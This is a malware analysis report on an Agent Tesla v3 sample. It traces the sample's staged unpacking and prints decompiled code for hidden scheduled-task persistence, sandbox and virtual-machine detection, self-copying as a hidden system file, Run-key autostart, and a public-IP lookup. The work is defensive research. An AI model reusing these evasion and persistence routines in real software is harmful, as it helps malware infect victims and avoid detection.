Malware Analysis Report

Agent Tesla v3

October 2021

Executive Summary

About Agent Tesla

Agent Tesla is an extremely popular Trojan that is being sold and distributed across several underground hacking forums and platforms. It is highly customizable, which allows threat actors to tailor it to their particular needs.


First seen in the wild in 2014, Agent Tesla has gone through many iterations, developing new capabilities for causing mayhem and escaping detection along the way. It has used these features to maintain itself as one of the most prevalent Remote Access Trojans (RAT) across the cyber threat landscape.

Agent Tesla was first available for purchase from an official website agenttesla[.]com. This website offered cybercriminals and threat actors flexible pricing options and fixed-term licenses to use the malware. Currently, there are two prominent variants of Agent Tesla (v2 and v3)

Both variants have varying levels of obfuscation.

In version 2, a single function decrypts all the strings and allows them to be executed. In version 3, each encrypted string has its function, which makes reverse engineering these static strings more difficult.

At this time, we are analyzing version three here.



File name: ServerProcessi.exe

Size: 559616 bytes

MD5: 2C17FD8D351D8713A763A54C51FBA859

SHA256: a03f20831ec5d9873dd5edd98903be469026d7021cacc2aca086de423e7e51b3

Analysis

When we open the malicious file at Dnspy, we see that there are two embedded resources

Derleme Gezgini

- ServerProcessi (1.8.0.0)
  - ServerProcessi.exe
    - PE
    - Tür referansları
    - Referanslar
    - Kaynaklar
      - Library.Form1.resources
      - Library.Properties.Resources.resources
        - Book1
        - Volati
    - { } -
    - { } Community.CsharpSqlite.SQLiteClient
    - { } Library
      - Form1 @02000015
      - Library @02000016
      - MediaItem @02000018
      - MediaType @02000017
      - OurLibrary @02000019
      - OurMediaItem @0200001A
      - OurPatron @0200001B
      - Patron @0200001D
      - PatronType @0200001C
      - Program @0200001E
    - { } Library.Properties
- mscorlib (4.0.0.0)
- System.Windows.Forms (4.0.0.0)
- System.Data (4.0.0.0)
- System (4.0.0.0)
- System.Drawing (4.0.0.0)

Program


```
using System;
using System.Windows.Forms;

namespace Library
{
    // Token: 0x0200001E RID: 30
    internal static class Program
    {
        // Token: 0x06000174 RID: 372 RVA: 0x0000BCAD File Offset:
          0x00009EAD
        [STAThread]
        private static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new Form1());
        }
    }
}
```

100 %

Çözümleyici

Çözümleyici | Arama | Yereller | Modüller | İzle 1 | Yığın Çağrısı | Hafıza 1 | İşlemler

Included with the file's resources is a PNG image, the image is run through for loops which produce an additional dll.



```
327     // Token: 0x06000138 RID: 312 RVA: 0x00009554 File Offset:
          0x00007754
328     private void TypeNameBuilder(byte[] IsFaulted)
329     {
330         Assembly assembly = Assembly.Load(IsFaulted);
331         this.InheritanceFlags = assembly.GetTypes()[8];
332     }
333
334     // Token: 0x06000139 RID: 313 RVA: 0x00009578 File Offset:
          0x00007778
335     private void InitializeComponent()
```


150 %


İzle 1


İsim	Değer	Tip
assembly	{TaskNode, Version=4.0.0.0, Culture=neutral, PublicKeyToken=null}	System.Reflection
assembly.GetTypes()[8]	{Name = "jxFoGFYhmZrIZGQenM" FullName = "PyluR3A3gk1YvlaJdR...	System.Type Syst
IsFaulted	{byte[0x00006000]}	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte

Once the PE image has been de-obfuscated during runtime, it calls the jxFoGFYhmZrIZGQenM.ryxVaDopX

The obfuscated PE image contains a .NET DLL file, which is the next step in the installation process.








The F5dWycqmDj() method is called after the "Volati" embedded resource file is decrypted.

The UI.dll file’ is obfuscated with Net Reactor.



We analyze the last extracted .Net dll and see 2 embedded resources again.
LK0 is an XML file, KkhKQfp3x0 is raw byte.

The source file KkhKQfp3x0 decrypted in smethod4 and smethod5 finally gives us an executable of Real agent tesla.

```
// Token: 0x06000059 RID: 89 RVA: 0x00003690 File Offset: 0x00001890
private static void smethod_6(string string_10, string string_11)
{
    string text = Resources.smethod_0();
    string name = WindowsIdentity.GetCurrent().Name;
    string tempFileName = Path.GetTempFileName();
    text = text.Replace("[LOCATION]", string_11).Replace("[USERID]", name);
    File.WriteAllText(tempFileName, text);
    Process.Start(new ProcessStartInfo("schtasks.exe", string.Concat(new string[]
    {
        "/Create /TN \"Updates\\",
        string_10,
        "\" /XML \"",
        tempFileName,
        "\""
    }))
    {
        WindowStyle = ProcessWindowStyle.Hidden
    });
    File.Delete(tempFileName);
}
```

LK0


```xml
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2014-10-25T14:27:44.8929027</Date>
    <Author>[USERID]</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
      <UserId>[USERID]</UserId>
    </LogonTrigger>
    <RegistrationTrigger>
      <Enabled>false</Enabled>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>[USERID]</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
```


"LK0" XML config file is saved in Temp folder and scheduled by schtask.exe

```
6   namespace ns0
7   {
8       // Token: 0x0200002A RID: 42
9       internal static partial class Class7
10      {
11          // Token: 0x060000C3 RID: 195
12          public static bool smethod_1(string string_0)
13          {
14              StringBuilder stringBuilder = new StringBuilder();
15              int num = 50;
16              Class7.GetUserName(stringBuilder, ref num);
17              return (int)Class7.GetModuleHandle("Sbiedll.dll") != 0
18                  || Operators.CompareString(stringBuilder.ToString().ToUpper(), "USER", false) == 0
19                  || Operators.CompareString(stringBuilder.ToString().ToUpper(), "SANDBOX", false) == 0
20                  || Operators.CompareString(stringBuilder.ToString().ToUpper(), "VIRUS", false) == 0
21                  || Operators.CompareString(stringBuilder.ToString().ToUpper(), "MALWARE", false) == 0
22                  || Operators.CompareString(stringBuilder.ToString().ToUpper(), "SCHMIDTI", false) == 0
23                  || Operators.CompareString(stringBuilder.ToString().ToUpper(), "CURRENTUSER", false) == 0
24                  || string_0.ToUpper().Contains("\\VIRUS")
25                  || string_0.ToUpper().Contains("SANDBOX")
26                  || string_0.ToUpper().Contains("SAMPLE")
27                  || Operators.CompareString(string_0, "C:\\file.exe", false) == 0
28                  || (int)Class7.FindWindow("Afx:400000:0", (IntPtr)0) != 0;
29          }
30      }
31  }
32
```

```
public static bool smethod_2()
{
    bool result;
    if (Class7.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VBOX"))
    {
        result = true;
    }
    else if (Class7.smethod_0("HARDWARE\\Description\\System", "SystemBiosVersion").ToUpper().Contains("VBOX"))
    {
        result = true;
    }
    else if (Class7.smethod_0("HARDWARE\\Description\\System", "VideoBiosVersion").ToUpper().Contains("VIRTUALBOX"))
    {
        result = true;
    }
    else if (Operators.CompareString(Class7.smethod_0("SOFTWARE\\Oracle\\VirtualBox Guest Additions", ""), "noValueButYesKey", false) == 0)
    {
        result = true;
    }
    else if (Class7.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VMWARE"))
    {
        result = true;
    }
    else if (Operators.CompareString(Class7.smethod_0("SOFTWARE\\VMware, Inc.\\VMware Tools", ""), "noValueButYesKey", false) == 0)
    {
        result = true;
    }
    else if (Class7.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 1\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VMWARE"))
    {
        result = true;
    }
    else if (Class7.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 2\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VMWARE"))
    {
        result = true;
    }
    else if (Class7.smethod_0("SYSTEM\\ControlSet001\\Services\\Disk\\Enum", "0").ToUpper().Contains("vmware".ToUpper()))
```

Before the process starts, it compares the strings in the Blacklist and checks that it is running under the virtual machine or any sandbox app. If it finds any matches, the program terminates without execution.





The last executable is the .Net App and obfuscated by Obfuscar.

To simplify the analysis, we will examine the executable as decrypted

```
289
290         // Token: 0x06000019 RID: 25 RVA: 0x00002754 File Offset: 0x00000B54
291         [STAThread]
292         public static void A()
293         {
294             global::A.b.D();
295             global::A.b.A(10, 5);
296             ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11
                  | SecurityProtocolType.Tls12);
297             global::A.b.c = global::A.b.o.A();
298             global::A.b.C = Assembly.GetExecutingAssembly().Location;
299             global::A.b.b = Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\%insname%";
300             global::A.b.E = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
301             System.Timers.Timer timer = new System.Timers.Timer();
302             timer.Elapsed += global::A.b.a;
303             timer.Enabled = true;
304             timer.Interval = 30000.0;
305             timer.Start();
306             global::A.b.A(10, 2);
307             if (global::A.b.C && Operators.CompareString(global::A.b.C, global::A.b.b, false) != 0)
308             {
309                 if (!Directory.Exists(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\"))
310                 {
311                     Directory.CreateDirectory(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\");
312                 }
313                 try
314                 {
315                     if (File.Exists(global::A.b.b))
316                     {
317                         try
318                         {
319                             string fullPath = Path.GetFullPath(global::A.b.b);
320                             foreach (Process process in Process.GetProcesses())
321                             {
```

The first thing Agent Tesla do when activated is to check for any running instance.

If it finds any instances, it terminates the other instances and continues running.

```
        }
        if (File.Exists(global::A.b.C))
        {
            if (File.Exists(global::A.b.b))
            {
                try
                {
                    File.Delete(global::A.b.b);
                }
                catch (Exception ex2)
                {
                }
            }
            File.Copy(global::A.b.C, global::A.b.b, true);
            if (global::A.b.c)
            {
                File.SetAttributes(global::A.b.b, FileAttributes.Hidden | FileAttributes.System);
            }
        }
    }
    catch (Exception ex3)
    {
    }
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run",
          true);
        registryKey.SetValue("%insregname%", global::A.b.b);
        RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer
          \\StartupApproved\\Run", true);
        if (registryKey2 != null)
        {
            byte[] value = new byte[]
            {
                2,
                0,
                0,
                0,
                0,
                0,
                0,
```

The malware copies itself to the folder and sets the folder attributes to hidden and system for increased persistence.

Then puts the folder path in "SOFTWARE\Microsoft\Windows\CurrentVersion\Run" and "SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" keys.

```
{
    string result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("https://api.ipify.org%");
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.Method = "GET";
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0";
        using (WebResponse response = httpWebRequest.GetResponse())
        {
            if (Operators.CompareString(((HttpWebResponse)response).StatusDescription, "OK", false) == 0)
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    StreamReader streamReader = new StreamReader(responseStream);
                    return streamReader.ReadToEnd();
                }
            }
        }
        result = "";
    }
    catch (Exception ex)
    {
        result = "";
    }
    return result;
}
```

```
294         global::A.b.D();
295         ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11
                | SecurityProtocolType.Tls12);
